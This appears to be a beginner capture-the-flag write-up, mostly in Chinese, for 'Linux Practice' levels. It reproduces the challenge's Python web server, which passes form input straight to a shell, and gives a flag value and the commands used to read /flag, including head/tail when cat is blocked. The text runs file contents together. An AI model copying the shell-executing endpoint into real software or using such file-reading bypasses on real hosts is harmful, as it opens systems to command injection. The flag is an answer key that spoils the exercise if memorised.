      <form method=\"post\" action=\"/run\">
        <input name=\"command\" placeholder=\"輸入指令...\" required>
        <button type=\"submit\">執行</button>
      </form>
    </main>
  </body>
</html>
"""


class ChallengeHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self._send_html(render_page())

    def do_POST(self):
        if self.path != "/run":
            self.send_error(404)
            return

        content_length = int(self.headers.get("Content-Length", "0"))
        body = self.rfile.read(content_length).decode()
        command = parse_qs(body).get("command", [""])[0]

        result = subprocess.run(
            command,
            shell=True,
            cwd=WORKDIR,
            capture_output=True,
            text=True,
            timeout=3,
        )
        output = (result.stdout + result.stderr).strip()
        self._send_html(render_page(output))

    def log_message(self, format, *args):
        return

    def _send_html(self, html: str):
        encoded = html.encode("utf-8")
        self.send_response(200)
        self.send_header("Content-Type", "text/html; charset=utf-8")
        self.send_header("Content-Length", str(len(encoded)))
        self.end_headers()
        self.wfile.write(encoded)


if __name__ == "__main__":
    port = int(os.environ.get("PORT", "8000"))
    server = ThreadingHTTPServer(("0.0.0.0", port), ChallengeHandler)
    print(f"Listening on http://0.0.0.0:{port}")
    print(f"Flag is stored at {FLAG_PATH}")
    server.serve_forever()FLAG{cat_is_enough_for_the_first_step}printer queue moved to the new office rack.- review backup script
- verify disk usage
- rotate old logsWelcome to the Linux practice box.
Try basic commands like pwd, ls, and cat.
Linux-2
ls來印出現在在的目錄底下有什麼
pwd印出現在在的目錄
cat *印出所有
(cat app.py印出app.py)
from html import escape
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from urllib.parse import parse_qs
import os
import subprocess


FLAG_PATH = "/flag"
WORKDIR = "/app"


def render_page(output: str = "") -> str:
    escaped_output = escape(output)
    return f"""<!doctype html>
<html lang=\"zh-Hant\">
  <head>
    <meta charset=\"utf-8\">
    <meta name=\"viewport\" content=\"width=device-width, initial-scale=1\">
    <title>Linux Practice 2</title>
    <style>
      :root {{
        color-scheme: light;
        --bg: #f7f7f2;
        --panel: #fffefb;
        --ink: #1f2937;
        --accent: #166534;
        --line: #d9e5d7;
      }}
      * {{ box-sizing: border-box; }}
      body {{
        margin: 0;
        min-height: 100vh;
        display: grid;
        place-items: center;
        background:
          radial-gradient(circle at top left, #bbf7d0, transparent 24%),
          linear-gradient(135deg, #f7f7f2, #eefbf1);
        font-family: "Noto Sans TC", sans-serif;
        color: var(--ink);
      }}
      main {{
        width: min(760px, calc(100vw - 32px));
        background: var(--panel);
        border: 1px solid var(--line);
        border-radius: 22px;
        padding: 28px;
        box-shadow: 0 18px 50px rgba(22, 101, 52, 0.12);
      }}
      h1 {{ margin-top: 0; }}
      p {{ line-height: 1.7; }}
      form {{ display: grid; gap: 12px; margin: 20px 0; }}
      input {{
        width: 100%;
        padding: 12px 14px;
        border-radius: 12px;
        border: 1px solid var(--line);
        font-size: 16px;
      }}
      button {{
        width: fit-content;
        padding: 10px 18px;
        border: 0;
        border-radius: 999px;
        background: var(--accent);
        color: white;
        font-size: 15px;
        cursor: pointer;
      }}
      pre {{
        margin: 0;
        padding: 16px;
        border-radius: 14px;
        background: #111827;
        color: #f9fafb;
        overflow-x: auto;
        min-height: 220px;
      }}
      code {{ color: #86efac; }}
    </style>
  </head>
  <body>
    <main>
      <h1>Linux Practice 2</h1>
      <p>這次系統不再幫你列出任何目錄內容,你只有一個可以直接執行 Linux 指令的輸入框。</p>
      <p>請自己想辦法找出 flag 在哪裡,然後把它讀出來。</p>
      <form method=\"post\" action=\"/run\">
        <input name=\"command\" placeholder=\"輸入指令...\" required>
        <button type=\"submit\">執行</button>
      </form>
      <pre>{escaped_output or '等待輸入...'}</pre>
    </main>
  </body>
</html>
"""


class ChallengeHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self._send_html(render_page())

    def do_POST(self):
        if self.path != "/run":
            self.send_error(404)
            return

        content_length = int(self.headers.get("Content-Length", "0"))
        body = self.rfile.read(content_length).decode()
        command = parse_qs(body).get("command", [""])[0]

        result = subprocess.run(
            command,
            shell=True,
            cwd=WORKDIR,
            capture_output=True,
            text=True,
            timeout=3,
        )
        output = (result.stdout + result.stderr).strip()
        self._send_html(render_page(output))

    def log_message(self, format, *args):
        return

    def _send_html(self, html: str):
        encoded = html.encode("utf-8")
        self.send_response(200)
        self.send_header("Content-Type", "text/html; charset=utf-8")
        self.send_header("Content-Length", str(len(encoded)))
        self.end_headers()
        self.wfile.write(encoded)


if __name__ == "__main__":
    port = int(os.environ.get("PORT", "8000"))
    server = ThreadingHTTPServer(("0.0.0.0", port), ChallengeHandler)
    print(f"Listening on http://0.0.0.0:{port}")
    print(f"Flag is stored at {FLAG_PATH}")
    server.serve_forever()remember to clean the downloads folderalpha
beta
gamma- check cron jobs
- document server layout
- remove test accountWelcome back.
This time, the system will not show you the directory listing first.

FLAG_PATH = "/flag"
所以cat /flag看看
Linux-3

cat不能用
head -n 20 /flag或tail -n 20 /flag
(頭20行或尾20行)